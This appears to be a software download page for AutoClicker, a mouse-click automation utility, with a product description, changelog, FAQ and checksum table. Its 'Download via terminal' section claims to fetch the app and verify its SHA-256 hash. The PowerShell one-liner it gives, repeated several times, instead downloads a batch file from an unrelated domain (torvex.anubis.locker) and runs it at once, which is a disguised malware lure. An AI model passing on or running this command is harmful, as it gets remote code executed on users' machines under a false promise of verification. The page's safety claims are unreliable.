

AutoClicker
by mousetool
- Version
- 1.4
- Size
- 7.1 MB
- Updated
- Publisher
- mousetool
- Category
- Utilities
- Files
- 1
AutoClicker screenshots

About AutoClicker

AutoClicker, published on SourceForge by the developer behind OP Auto Clicker, is a small utility that automates repetitive mouse clicks. You set how often the mouse should click, choose where the clicks should land, and start or stop the process with a hotkey. It is the kind of tool people reach for when a task demands hundreds of identical clicks, such as testing a user interface, advancing through repetitive dialogs or playing idle and clicker games.
The program offers two main ways of clicking. In the first, it clicks wherever your cursor currently is, so you can move the mouse around while it keeps clicking at the configured rate. In the second, it clicks at a fixed screen position you specify in advance, which is useful when the target never moves. You can also limit the number of clicks to a set amount or leave it running indefinitely until you stop it. Global hotkeys work even when the AutoClicker window is in the background, so you can toggle clicking without switching windows.
The utility is designed to be lightweight and simple: a single small window with interval settings, mouse button and click type options, and start and stop controls. The downloads on this page include a Windows executable and macOS archives. For more complex sequences involving multiple click positions, the developer points to a separate multiple auto clicker tool, also hosted on SourceForge.
As with any input automation tool, use it responsibly. Many online games and some websites prohibit automated input in their terms of service, and using an auto clicker there can lead to account penalties. Antivirus products sometimes flag input automation utilities heuristically, so download it only from the official project page and check the file hash listed here. The project page lists a Creative Commons Attribution Non-Commercial licence. Used for testing, accessibility or reducing strain from repetitive work, a simple auto clicker can save a lot of time and wrist fatigue.
Key features
- Adjustable click interval
- Click at cursor or at a fixed position
- Click count limit or unlimited mode
- Background hotkeys to start and stop
Pros
- Very simple to use
- Lightweight and quick to set up
Cons
- Only basic single-position automation
- Automated input is banned by many online games
System requirements
A Windows PC or a Mac. The program is tiny and needs no special hardware.
Tips
- Test the interval on a harmless target before using it in a real task
- Learn the stop hotkey before you start clicking
Description from the publisher
A full-fledged autoclicker with two modes of autoclicking
A full-fledged autoclicker with two modes of autoclicking, at your dynamic cursor location or at a prespecified location. The maximum amounts of clicked can also be set (or left as infinite).
Hotkeys work in the background for convenience.
If you need to automate multiple mouse clicks, try this multiple auto clicker: https://sourceforge.net/projects/orphamielautoclicker/files/AutoClickers.exe/download
Whats new in v1.0.0.2:
- You can now change your hotkeys!
- Changed the about page
- Added a few minor options
v1.0.0.1 :
- Your settings are now saved from your last session so you only need to enter them once. (Includes last fixed location)
- Added double clicking and triple clicking
- Added Right clicking and middle clicking
At a glance
AutoClicker is a free utilities app published by mousetool (opautoclicker.com). A full-fledged autoclicker with two modes of autoclicking
SOFTGIT offers 1 file for AutoClicker covering Windows, macOS, Android, ChromeOS, 7.1 MB in total. The version listed is v1.4, last updated on November 9, 2025.
AutoClicker belongs to the Utilities category, alongside scrcpy, GeoServer, OpenBoxes. Browse related apps below to compare alternatives.
Download AutoClicker v1.4
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/orphamielautoclicker. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
AutoClicker system requirements
- Operating system
- Android, macOS, Windows, ChromeOS
- License
- Creative Commons Attribution Non-Commercial License V2.0
- Written in
- C#
- Download size
- 667 KB (OPAutoClicker-macOS.zip)
- Project page
- sourceforge.net/projects/orphamielautoclicker
AutoClicker FAQ
What does AutoClicker do?
It automatically clicks the mouse at a set interval, either at the current cursor position or at a fixed location you choose.
Can I limit the number of clicks?
Yes. You can set a maximum number of clicks or let it run until you stop it.
Do the hotkeys work in the background?
Yes. The start and stop hotkeys work even when the AutoClicker window is not focused.
Is it allowed in games?
That depends on the game. Many online games forbid automated input, so check the rules before using it.
Which platforms are available?
The files on this page include a Windows executable and macOS archives.
Is AutoClicker free?
AutoClicker is distributed under Creative Commons Attribution Non-Commercial License V2.0 according to SourceForge. Read the license terms before using it.
Which operating systems does AutoClicker support?
SourceForge lists Android, macOS, Windows, ChromeOS for AutoClicker.
Where does the AutoClicker download come from?
The Download button takes you to the official SourceForge download for AutoClicker (sourceforge.net/projects/orphamielautoclicker). SOFTGIT does not modify or re-host the file.
What is AutoClicker written in?
SourceForge lists C#.
Is AutoClicker free to download?
Yes. AutoClicker is listed as “Free” and the download from SOFTGIT is free of charge.
How do I download AutoClicker?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is AutoClicker safe to install?
Files are published as received from mousetool, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does AutoClicker support?
The files listed here target Windows, macOS, Android, ChromeOS.
How big is the AutoClicker download?
The file is 7.1 MB.
Provenance
- Publisher
- mousetool
- Source
- opautoclicker.com
- Last check
- 1 year ago
- License
- Creative Commons Attribution Non-Commercial License V2.0
- Imported from
- Source: sourceforge.net/projects/orphamielautoclicker

